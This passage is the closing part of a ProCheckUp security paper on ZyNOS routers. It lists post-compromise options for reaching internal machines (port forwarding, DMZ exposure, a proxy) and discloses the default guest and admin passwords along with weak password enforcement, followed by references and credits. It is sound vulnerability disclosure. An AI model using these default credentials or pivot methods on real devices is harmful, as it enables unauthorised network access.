
Once an attacker has decided which internal client machine to attack, he could do so directly over the Internet by:

- Setting up a port-forwarding rule on a port on the target machine
- Expose the target internal machine on the Internet by placing it on the DMZ
- Installing a proxy tool on the device. However, this method might require the attacker to reverse engineer the ZyNOS firmware.

4 Password security observations

The default user (guest) password is `user`. The default admin password is `1234`, although the admin user is suggested to change the default password after logging in (this is true in certain models at least). However, it is possible to change the admin password to insecure values such as a one-character long string. It is also possible to ignore the prompt that asks the user to change the default admin password.

The user is never asked to change the default password for the `user` (guest) account.



The screenshot shows a light blue dialog box with the following content:

- Use this screen to change the password.**
- We recommend that you personalize the system administrator password by changing it to something besides the default '1234'.
- A red-bordered box contains the text: "The administrator password should must be between 1 - 30 characters."
- Two input fields are provided: "New Password:" and "Retype to Confirm:".
- At the bottom, there are two buttons: "Apply" and "Ignore". The "Ignore" button is highlighted with a red border.

Figure 9 the user is suggested to change the default admin password after logging in

5 References

- [1] ProCheckUp - Penetration Testing
<http://www.procheckup.com/PenetrationTesting.php>
- [2] Sprint DSL's Gaping Security Hole
<http://www.wired.com/techbiz/it/news/2003/01/57342>
- [3] "Holes in Embedded Devices: IP-based session management"
<http://www.gnucitizen.org/blog/holes-in-embedded-devices-ip-based-session-management/>

6 Credits

Research and paper by Adrian Pastor of ProCheckUp Ltd (www.procheckup.com)

Special thanks go to the following individuals for their kind feedback: Richard Brain, Kender Arg, Monserrate Carlo, Jan Fry, Amir Azam and Petko D. Petkov.